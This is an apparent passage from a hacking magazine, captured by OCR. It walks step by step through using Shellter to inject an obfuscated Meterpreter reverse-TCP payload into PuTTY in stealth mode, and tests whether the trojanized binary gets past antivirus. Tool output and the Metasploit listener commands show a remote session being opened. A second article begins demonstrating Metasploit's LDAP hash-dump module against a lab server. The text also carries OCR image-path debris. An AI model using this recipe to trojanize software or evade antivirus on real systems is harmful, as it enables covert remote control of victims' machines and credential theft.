1. VirtualAllocEx ⟶ N/A
2. VirtualProtect ⟶ N/A
3. VirtualProtectEx ⟶ N/A
4. HeapCreate/HeapAlloc ⟶ N/A
5. LoadLibrary/GetProcAddress ⟶ N/A
6. GetModuleHandle/GetProcAddress ⟶ N/A
7. CreateFileMapping/MapViewOfFile ⟶ N/A
```

As readers can see in the above image, none of the methods are applicable. Then, Shellter issues a warning that none of the Windows APIs imported from the target executable allow use of any handlers and Shellter is going to change section's memory address permissions after injection.

```
Warning!

The APIs imported by the PE target do not allow to use any of the available
handlers for Encoded Payload support!

Shellter will change section's memory access permissions after injection!
```

Then Shellter generates Polymorphic Junk code to the payload.

```
**************************
* PolyMorphic Junk Code *
**************************

Type: Engine

Generating: ~306 bytes of PolyMorphic Junk Code

Please wait ...

Generated: 307 bytes

Code Generation Time Approx: 0.064 seconds.
```

Next, 2nd stage filtering starts.

```
Starting Second Stage Filtering ...



RMEM_ERROR_0 || Please Report To Author.

Last_Error_Code: 5 || Access denied.
```

After 2nd stage filtering, Shellter confirms that there are no available locations for shellcode injection in the target executable.

```
**************************
* Second Stage Filtering *
**************************

Filtering Time Approx: 0.0195 mins.


No available locations for shellcode injection were found after last stage
filtering.


Restoring 1st stage filtering state ...

Time travel completed!
```

Then the process moves on to 1st stage filtering again. This cycle will continue and stop at th-e same stage again and again. So this executable failed with Shellter.Let's change the exec-utable now. Let's use wget.exe binary and try again.

```
        11      10   01 00      01     01     01    10      11   10
        0010011 1110001 11011   11     10     00    10011   011001
             11 00   10 01      11     01     11    01      01   11
        0010010 11   00 0011010 100111 000111 00    1100011 01   10 v7.2
        www.ShellterProject.com                     Wine Mode


Choose Operation Mode - Auto/Manual (A/M/H): A

PE Target: /home/kali/shellter/wget.exe

**********
* Backup *
**********

Backup: Shellter_Backups\wget.exe


********************
* Packed PE Info *
********************

Status: Possibly Packed - The EntryPoint is not located in the first section!

Note: It is not recommended to use packed executables!


Press [Enter] to continue ...
```

Shellter reveals that wget.exe executable is a packed application and recommends not to us-e packed executables. Let us download PuTTy from their website and use Shellter on it.

```
        11      10   01 00      01     01     01    10      11   10
        0010011 1110001 11011   11     10     00    10011   011001
             11 00   10 01      11     01     11    01      01   11
        0010010 11   00 0011010 100111 000111 00    1100011 01   10 v7.2
        www.ShellterProject.com                     Wine Mode


Choose Operation Mode - Auto/Manual (A/M/H): a

PE Target: /home/kali/shellter/putty.exe
```

```
**********************************
* PE Compatibility Information *
**********************************

Minimum Supported Windows OS: 5.1

Note: It refers to the minimum required Windows version for the target
      application to run. This information is taken directly from the
      PE header and might be not always accurate.
```

```
********************
* Packed PE Info *
********************

Status: Possibly Not Packed - The EntryPoint is located in the first section!
```

This executable is not packed so we can proceed with it.

```
************************
* PE Info Elimination *
************************

Data: Dll Characteristics (Dynamic ImageBase etc ... ), Digital Signature.

Status: All related information has been eliminated!
```

```
******************
* Tracing Mode *
******************

Status: Tracing has started! Press CTRL+C to interrupt tracing at any time.

Note: In Auto Mode, Shellter will trace a random number of instructions
      for a maximum time of approximately 30 seconds in native Windows
      hosts and for 60 seconds when used in Wine.



Instructions Traced: 1066

Tracing Time Approx: 1.02 mins.



Starting First Stage Filtering ...



**************************
* First Stage Filtering *
**************************

Filtering Time Approx: 0.00105 mins.


Enable Stealth Mode? (Y/N/H):
```

It's time to learn about stealth mode of Shelter. When stealth mode is enabled, Shellter prese-rves the original functionality of the infected application without compromising dynamic choo-sing of injection locations. Stealth mode also allows infecting the same application with multi

-ple payloads while the infected application still preserves its original functionality. Let's enabl-e stealth mode and select the payloads.

```
Enable Stealth Mode? (Y/N/H): Y

*************
* Payloads *
*************

[1] Meterpreter_Reverse_TCP   [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): l

Select payload by index: 1

*****************************
* meterpreter_reverse_tcp *
*****************************

SET LHOST: 192.168.36.158

SET LPORT: 4433


*****************
* Payload Info *
*****************

Payload: meterpreter_reverse_tcp

Size: 281 bytes

Reflective Loader: NO

Encoded-Payload Handling: Enabled

Handler Type: IAT


*******************
* Encoding Stage *
*******************

Encoding Payload: Done!


*****************************
* Assembling Decoder Stage *
*****************************

Assembling Decoder: Done!

*************************************
* Binding Decoder & Payload Stage *
*************************************

Status: Obfuscating the Decoder using Thread Context Aware Polymorphic
        code, and binding it with the payload.

Please wait ...

Binding: Done!
```

This time, some methods to fetch IAT pointers are available. Let's use the method 7.

```
* IAT Handler Stage *
**********************


Fetching IAT Pointers to Memory Manipulation APIs ...


0. VirtualAlloc ⟶ N/A
1. VirtualAllocEx ⟶ N/A
2. VirtualProtect ⟶ N/A
3. VirtualProtectEx ⟶ N/A
4. HeapCreate/HeapAlloc ⟶ N/A
5. LoadLibrary/GetProcAddress ⟶ IAT[4b311c]/IAT[4b309c]
6. GetModuleHandle/GetProcAddress ⟶ IAT[4b3088]/IAT[4b309c]
7. CreateFileMapping/MapViewOfFile ⟶ IAT[4b2fdc]/IAT[4b313c]

Using Method ⟶ 7
```

Shellter moves forward to obfuscate the IAT handler.

```
* IAT Handler Obfuscation *
****************************

Status: Binding the IAT Handler with Thread Context Aware Polymorphic code.

Please wait ...

Code Generation Time Approx: 0.083 seconds.
**************************
* PolyMorphic Junk Code *
**************************

Type: Engine

Generating: ~379 bytes of PolyMorphic Junk Code

Please wait ...

Generated: 380 bytes

Code Generation Time Approx: 0.089 seconds.
```

Unlike the last time, second stage filtering is also successful this time.

```
****************************
* Second Stage Filtering *
****************************

Filtering Time Approx: 0.00487 mins.
```

Then the injection stage starts.

```
**********************
* Injection Stage *
**********************

Virtual Address: 0×47f8c6

File Offset: 0×7ecc6

Section: .text


Adjusting stub pointers to IAT ...

Done!


Adjusting Call Instructions Relative Pointers ...
```

```
Adjusting Call Instructions Relative Pointers ...

Done!


Injection Completed!
```

After the injection is complete, Shellter sets the checksum to the payload.

```
**********************
* PE Checksum Fix *
**********************

Status: Valid PE Checksum has been set!

Original Checksum: 0×115943

Computed Checksum: 0×111c1e
```

Then, shellter starts the verification stage.


```
************************
* Verification Stage *
************************


Info: Shellter will verify that the first instruction of the
      injected code will be reached successfully.
      If polymorphic code has been added, then the first
      instruction refers to that and not to the effective
      payload.
      Max waiting time: 10 seconds.

 Warning!
 If the PE target spawns a child process of itself before
 reaching the injection point, then the injected code will
 be executed in that process. In that case Shellter won't
 have any control over it during this test.
 You know what you are doing, right? ;o)

Injection: Verified!


Press [Enter] to continue ...
kali@kali:~/shellter$
```

The payload is ready. Now, comes the important part. Testing the payload generated by Shel-lter and see if it can actually bypass antivirus. We will be using the same targets (Alpha and Omega) that we set up in our August 2020 Issue. Let's start the listener on Metasploit first.

```
msf5 >
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.36.158
lhost ⇒ 192.168.36.158
msf5 exploit(multi/handler) > set lport 4433
lport ⇒ 4433
msf5 exploit(multi/handler) >
```

The Omega target immediately detected the infected PE as malware and deleted the file. Ho-wever, the Alpha target system failed to detect the infected PE. However, when the infected PE was executed on the Alpha system, the Microsoft Defender Smartscreen stopped the app


from running.



However, if the user goes to see more info about it without cancelling the app, he may find th -e infected PE benign (it's just PuTTy). Probability is he may see this action by Microsoft Defe -nder Smartscreen as some glitch and give permissions to run this file.

Have any questions?
Fire them to
editor@hackercoolmagazine.com

When a user runs the file, PuTTY program opens normally as shown below.



However, on the attacker system, we will get a meterpreter session.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.158:4433
[*] Sending stage (176195 bytes) to 192.168.36.129
[*] Meterpreter session 1 opened (192.168.36.158:4433 → 192.168.36.129:50020) at 2021-01-11 21
:42:25 -0500

meterpreter > 
```

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.158:4433
[*] Sending stage (176195 bytes) to 192.168.36.129
[*] Meterpreter session 1 opened (192.168.36.158:4433 → 192.168.36.129:50020) at 2021-01-11 21
:42:25 -0500

meterpreter > sysinfo
Computer        : DESKTOP-U061SVS
OS              : Windows 10 (10.0 Build 17134).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/windows
meterpreter > getuid
Server username: DESKTOP-U061SVS\admin
meterpreter > 
```

We tested this again on the Alpha system to confirm whether this is just a flash in the pan scenario. The test came back successful again. In this case, the Shellter generated payload was successful in bypassing antivirus of the Alpha target system.

After reading this article, we hope readers have understood what is shellcode, the concept of shellcode injection, how shellter works in injecting shellcode, what is EPO injection, what is File Infection, what is static and dynamic shellcode injection, how Shellter works and in what cases Shellter fails etc. In the next Issue, we will be back with another interesting topic for our readers.

LDAP Hash Dump, Vyos Resricted Shell & PE, Mara CMS Modules

METASPLOIT THIS MONTH

Welcome to the November 2020's Metasploit This Month feature. Let us learn about the lates -t exploit modules of Metasploit.

LDAP hashdump Module

TARGET: LDAP Servers **TYPE: Remote** **ANTI-Malware : NA**

LDAP stands for Lightweight Directory Access Protocol. This is an open source and cross pl-atform protocol used to communicate with all other services in the Active Directory. This com-munication also includes authentication. This module dumps LDAP data via anonynous or a-uthenticated mode. This dump is saved to the loot of Metasploit. The Anonymous bind in LD-AP is a bind which uses zero-length bind DN and/or a zero-length password. Let's set the ta-rget first. We will use the openldap server as a target since this does not have any access control. So the data can be read using a anonymous connection.

```
kali@kali:~$  git clone https://github.com/HynekPetrak/bitnami-docker-openldap.git
Cloning into 'bitnami-docker-openldap' ...
remote: Enumerating objects: 780, done.
remote: Total 780 (delta 0), reused 0 (delta 0), pack-reused 780
Receiving objects: 100% (780/780), 99.29 KiB | 369.00 KiB/s, done.
Resolving deltas: 100% (256/256), done.
kali@kali:~$ ls
bitnami-docker-openldap  Documents  LinuxKI  Pictures  Templates
Desktop                  Downloads  Music    Public    Videos
kali@kali:~$ cd bitnami-docker-openldap
kali@kali:~/bitnami-docker-openldap$ ls
2  docker-compose.yml  LICENSE  README.md
kali@kali:~/bitnami-docker-openldap$ docker-compose up -d
Creating network "bitnami-docker-openldap_default" with the default driver
Creating volume "bitnami-docker-openldap_openldap_data" with local driver
Pulling openldap (docker.io/bitnami/openldap:2-debian-10)...
2-debian-10: Pulling from bitnami/openldap
75ea27cfafcd: Pull complete
e0be764ed8a8: Pull complete
3192800d76fa: Pull complete
e2872e1e6e0e: Pull complete
9288dbc5e0a4: Pull complete
abdcd0cc3382: Pull complete
8fffac693ade: Pull complete
e581e4998bfb: Pull complete
27b37edc4178: Pull complete
Digest: sha256:93f013ba6ad688b201bf689ef456773ce532dbd85effb00a4535c7ec0680af77
Status: Downloaded newer image for bitnami/openldap:2-debian-10
Creating bitnami-docker-openldap_openldap_1 ... done
kali@kali:~/bitnami-docker-openldap$
```

Let's check whether the docker container is running.

```
kali@kali:~/bitnami-docker-openldap$ docker ps
CONTAINER ID        IMAGE                          COMMAND                  CREATED
STATUS              PORTS                                                 NAMES
6423911b6726        bitnami/openldap:2-debian-10   "/opt/bitnami/script…"   4 minutes ago
Up 4 minutes        0.0.0.0:1389→1389/tcp, 0.0.0.0:1636→1636/tcp          bitnami-docker-openldap_ope
nldap_1
kali@kali:~/bitnami-docker-openldap$
```

It's running on port 1389.

Now, let's see how the module works. Load the auxiliary/gather/ldap_hashdump module.

```
msf6 > use auxiliary/gather/ldap_hashdump
msf6 auxiliary(gather/ldap_hashdump) > show options

Module options (auxiliary/gather/ldap_hashdump):

   Name          Current Setting
                                            Required  Description
   ----          ---------------
                                            --------  -----------
   BASE_DN
                                            no        LDAP base DN if you already have it
   BIND_DN
                                            no        The username to authenticate to LDAP server
   BIND_PW
                                            no        Password for the BIND_DN
   MAX_LOOT
                                            no        Maximum number of LDAP entries to loot
   PASS_ATTR     userPassword, sambantpassword, sambalmpassword, mailuserpassword, password, pwd
history, passwordhistory, clearpassword  yes        LDAP attribute, that contains password hashes
   READ_TIMEOUT  600
                                            no        LDAP read timeout in seconds
   RHOSTS
                                            yes       The target host(s), range CIDR identifier, or
 hosts file with syntax 'file:<path>'
   RPORT         636
                                            yes       The target port
   SSL           true
                                            no        Enable SSL on the LDAP connection
   THREADS       1
                                            yes       The number of concurrent threads (max one per
 host)
   USER_ATTR     dn
                                            no        LDAP attribute(s), that contains username
```

Set all the required options as shown below.

```
msf6 auxiliary(gather/ldap_hashdump) > set rhosts 172.19.0.2
rhosts => 172.19.0.2
msf6 auxiliary(gather/ldap_hashdump) > set rport 1389
rport => 1389
msf6 auxiliary(gather/ldap_hashdump) > run

[*] 172.19.0.2:1389       Connecting ...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(gather/ldap_hashdump) > 
```

